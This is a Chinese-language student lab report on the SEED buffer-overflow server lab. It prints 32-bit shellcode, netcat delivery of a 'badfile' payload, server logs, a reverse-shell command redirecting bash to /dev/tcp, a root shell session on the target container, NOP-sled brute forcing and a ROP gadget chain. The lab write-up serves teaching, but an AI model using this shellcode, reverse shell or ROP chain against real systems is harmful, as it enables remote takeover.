

Buffer_Overflow_Server 实验报告

Task1: Get familiar with shell code

- 要求修改shellcode文件，使其能够执行一条删除文件的命令

以32位系统对应文件为例，观察 `shellcode` 结构，其中已经给出了添加命令的字符串位置，我们直接在其后加入 `rm -f a32.out` 指令，将删除运行程序后生成的可执行文件。注意应当保持末尾星号的位置不变，它将在 `shellcode` 执行时被替换。运行结果如同预期，程序运行结束后的可执行文件被删除。

```
[09/14/24]seed@VM:~/.../shellcode$ ./run.sh
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
total 68
-rwxr-xr-x 1 seed seed 160 Dec 22 2020 Makefile
-rwxr-xr-x 1 seed seed 312 Dec 22 2020 README.md
-rwxr-xr-x 1 seed seed 15748 Sep 14 03:06 a32.out
-rwxr-xr-x 1 seed seed 16888 Sep 14 03:06 a64.out
-rwxr-xr-x 1 seed seed 476 Dec 22 2020 call_shellcode.c
-rwxr-xr-x 1 seed seed 136 Sep 14 03:06 codefile_32
-rwxr-xr-x 1 seed seed 165 Sep 14 03:06 codefile_64
-rwxr-xr-x 1 seed seed 57 Sep 9 08:53 run.sh
-rwxr-xr-x 1 seed seed 1221 Sep 11 01:19 shellcode_32.py
-rwxr-xr-x 1 seed seed 1295 Sep 9 08:53 shellcode_64.py
Hello 32
total 52
-rwxr-xr-x 1 seed seed 160 Dec 22 2020 Makefile
-rwxr-xr-x 1 seed seed 312 Dec 22 2020 README.md
-rwxr-xr-x 1 seed seed 16888 Sep 14 03:06 a64.out
-rwxr-xr-x 1 seed seed 476 Dec 22 2020 call_shellcode.c
-rwxr-xr-x 1 seed seed 136 Sep 14 03:06 codefile_32
-rwxr-xr-x 1 seed seed 165 Sep 14 03:06 codefile_64
-rwxr-xr-x 1 seed seed 57 Sep 9 08:53 run.sh
-rwxr-xr-x 1 seed seed 1221 Sep 11 01:19 shellcode_32.py
-rwxr-xr-x 1 seed seed 1295 Sep 9 08:53 shellcode_64.py
Hello 64
[09/14/24]seed@VM:~/.../shellcode$
```

```
#!/usr/bin/python3
import sys

4# You can use this shellcode to run any command you want
5shellcode = (
6    "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
7    "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
8    "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\xcd\x80\xe8\xd2\xff\xff\xff"
9    "/bin/bash*"
10   "*"
11   # You can modify the following command string to run any command.
12   # You can even run multiple commands. When you change the string,
13   # make sure that the position of the * at the end doesn't change.
14   # The code above will change the byte at this position to zero,
15   # so the command string ends here.
16   # You can delete/add spaces, if needed, to keep the position the same.
17   # The * in this line serves as the position marker
18   #/bin/ls -l; echo Hello 32; rm -f a32.out; *
19   "AAAA" # Placeholder for argv[0] --> "/bin/bash"
20   "BBBB" # Placeholder for argv[1] --> "-c"
21   "CCCC" # Placeholder for argv[2] --> the command string
22   "DDDD" # Placeholder for argv[3] --> NULL
23   ).encode('latin-1')
24
25content = bytearray(200)
26content[0:] = shellcode
27
28# Save the binary code to file
29with open('codefile_32', 'wb') as f:
30    f.write(content)
```

Task2: Level-1 Attack

- server将给出运行时的epb寄存器中的值，以及buf数组的地址值

根据函数调用时的栈帧结构，在epb值的后4字节（32位系统）中存放的是返回地址，我们需要在其中写入shellcode存放位置，不妨将shellcode存放至 `buf` 数组的起始地址，这也已经给出。经计算二者间的偏移量为 `0x74`，即需要在shellcode的这个位置写入返回地址，但是需要注意小端存储，四字节地址需倒序写入。实验结果如下，成功进行溢出攻击：

```
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd318
server-1-10.9.0.5 | /bin/bash: connect: Connection refused
server-1-10.9.0.5 | /bin/bash: /dev/tcp/10.9.0.1/9090: Connection refused
server-1-10.9.0.5 | /bin/bash: '$H\323\377': command not found
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd388
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd318
server-1-10.9.0.5 | /bin/bash: '$H\323\377': command not found
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd388
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd318
server-1-10.9.0.5 | Hello, this is QiuJianrong H00
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd388
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd318
server-1-10.9.0.5 | Hello, this is QiuJianrong
server-1-10.9.0.5 | /bin/bash: '$H\323\377': command not found
```

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.5 netmask 255.255.255.0 broadcast 10.9.0.255
    ether 02:42:0a:09:00:05 txqueuelen 0 (Ethernet)
    RX packets 61 bytes 7059 (7.0 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 27 bytes 1780 (1.7 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@37ec96092770:/bof# exit
exit
[09/14/24]seed@VM:~/.../attack-code$ ./exploit.py
[09/14/24]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
[09/14/24]seed@VM:~/.../attack-code$ ./exploit.py
[09/14/24]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
[09/14/24]seed@VM:~/.../attack-code$
```

- reverse shell

从实践上来说，reverse-shell就是改变了shellcode中执行的命令，具体而言为 `/bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1`，将服务器终端的标准输入输出重定向至TCP连接的另一端，也就是攻击者的机器。这样攻击者就完全控制了server，实现了reverse shell。实验结果如下，攻击者使用两个shell就成功控制了服务器：

```
[09/14/24]seed@VM:~/.../attack-code$ ./exploit.py
[09/14/24]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
```

```
[09/14/24]seed@VM:~/.../attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 37324
root@37ec96092770:/bof# ls
ls
core
server
stack
root@37ec96092770:/bof# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.5 netmask 255.255.255.0 broadcast 10.9.0.255
    ether 02:42:0a:09:00:05 txqueuelen 0 (Ethernet)
    RX packets 61 bytes 7059 (7.0 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 27 bytes 1780 (1.7 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
```

Task3: Level-2 Attack

- server将给出运行时的buf数组的地址值，但是不给出ebp的值

仿照上一个任务，我们将shellcode写入buf数组的起始位置，但是此时由于不知道返回地址的具体位置，仅知道范围。由于buf中shellcode之外可以写任何值，我们不妨将范围内所有4对齐（32位系统）的地址都写入目标跳转地址。实验结果如下，成功进行溢出攻击：

```
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd388
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd318
server-1-10.9.0.5 | Hello, this is QiuJianrong H00
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd388
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd318
server-1-10.9.0.5 | Hello, this is QiuJianrong
server-1-10.9.0.5 | /bin/bash: '$H\323\377': command not found
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 517
server-2-10.9.0.6 | Buffer's address inside bof(): 0xffffd2c8
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 517
server-2-10.9.0.6 | Buffer's address inside bof(): 0xffffd2c8
server-2-10.9.0.6 | Hello, this is QiuJianrong
server-2-10.9.0.6 | /bin/bash: '$\310\322\377\377\310\322\377\377\310\322\377\377\310\322\377\377\310\322\377': command not found
root@37ec96092770:/bof# exit
exit
exit
[09/14/24]seed@VM:~/.../attack-code$ ./exploit.py
[09/14/24]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
[09/14/24]seed@VM:~/.../attack-code$ ./exploit.py
[09/14/24]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
[09/14/24]seed@VM:~/.../attack-code$ ./exploit.py
[09/14/24]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.6 9090
[09/14/24]seed@VM:~/.../attack-code$ ./exploit.py
[09/14/24]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.6 9090
[09/14/24]seed@VM:~/.../attack-code$
```

Task4: Level-3 Attack

- 与level-1类似，但是64位系统


与32位系统相比，64位系统的地址高位都是0，而在strcpy()时会被认定为字符串结束符而停止。尽管理论如此，但是实际上，由于系统是小端法，低地址的实际信息会先存储，而高地址的0会后存储，所以事实上直接使用level-1的方法并不会丢失任何信息。实验结果如下：

```
erver-2-10.9.0.6 | Got a connection from 10.9.0.1
erver-2-10.9.0.6 | Starting stack
erver-2-10.9.0.6 | Input size: 517
erver-2-10.9.0.6 | Buffer's address inside bof(): 0xffffd2c8
erver-2-10.9.0.6 | Hello, this is QiuJianrong
erver-2-10.9.0.6 | /bin/bash: '$\310\322\377\377\310\322\377\377\310\322\377\377\310\322\377\377\310\322\377': command not found
erver-3-10.9.0.7 | Got a connection from 10.9.0.1
erver-3-10.9.0.7 | Starting stack
erver-3-10.9.0.7 | Input size: 517
erver-3-10.9.0.7 | Frame Pointer (rbp) inside bof(): 0x00007fffffff
erver-3-10.9.0.7 | Buffer's address inside bof(): 0x00007fffffff
erver-3-10.9.0.7 | Got a connection from 10.9.0.1
erver-3-10.9.0.7 | Starting stack
erver-3-10.9.0.7 | Input size: 517
erver-3-10.9.0.7 | Frame Pointer (rbp) inside bof(): 0x00007fffffff
erver-3-10.9.0.7 | Buffer's address inside bof(): 0x00007fffffff
erver-3-10.9.0.7 | Got a connection from 10.9.0.1
erver-3-10.9.0.7 | Starting stack
erver-3-10.9.0.7 | Input size: 517
erver-3-10.9.0.7 | Frame Pointer (rbp) inside bof(): 0x00007fffffff
erver-3-10.9.0.7 | Buffer's address inside bof(): 0x00007fffffff
erver-3-10.9.0.7 | Hello, this is QiuJianrong
root@37ec96092770:/bof# exit
exit
exit
[09/14/24]seed@VM:~/.../attack-code$ ./exploit.py
[09/14/24]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
[09/14/24]seed@VM:~/.../attack-code$ ./exploit.py
[09/14/24]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
[09/14/24]seed@VM:~/.../attack-code$ ./exploit.py
[09/14/24]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.6 9090
[09/14/24]seed@VM:~/.../attack-code$ ./exploit.py
[09/14/24]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.6 9090
[09/14/24]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.7 9090
[09/14/24]seed@VM:~/.../attack-code$ ./exploit.py
Traceback (most recent call last):
  File ".../exploit.py", line 37, in <module>
    content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
OverflowError: int too big to convert
[09/14/24]seed@VM:~/.../attack-code$ ./exploit.py
[09/14/24]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.7 9090
[09/14/24]seed@VM:~/.../attack-code$
```

Task5: Randomization

- 开启地址随机化，也就是说我们不能通过上一次运行时的地址信息来推测栈的虚拟地址


对于地址随机化，唯一的方法就是进行暴力尝试，随意猜测一个返回地址，然后编写shell脚本反复尝试，期待某一次能够恰巧猜对答案。为了增加成功率，有一种方法是增加答案的范围，我们可以在shellcode前插入许多 nop 指令，这样只要最后的跳转地址落在这任一nop中，就能够执行shellcode，成功进行攻击，增大了成功率。实验结果如下：



Task6: ROP

- 加入栈不可执行的保护措施，此时即使跳转到栈中的shellcode也无法执行

由于栈不可执行，我们无法直向栈中写入shellcode执行，但是我们可以通过ROP的方式，利用已有程序中的那些可执行语句来拼凑出完整的攻击命令序列，一个示例如下：



值得注意的是，由于这里涉及到了 **赋值为0操作**，如果使用pop或者mov一类的指令进行赋值将导致 strcpy()的字符串过早结束，导致命令不完整甚至无法覆盖返回地址。于是我们使用了 xor 指令来进行置零，这样可以保证赋值的正确性。具体而言，我们使用的ROP序列为

```
0x0804fe60 : xor eax, eax ; ret
0x080988a0 : add eax, 3 ; ret
0x080988a0 : add eax, 3 ; ret
0x080988a0 : add eax, 3 ; ret
0x08098887 : add eax, 2 ; ret
0x08049022 : pop ebx ; ret
0x0804a83f : xor ecx, ecx ; int 0x80
```

并且在此后的位置写入 `"/bin/sh"` 字符串，地址赋予 `ebx` 寄存器。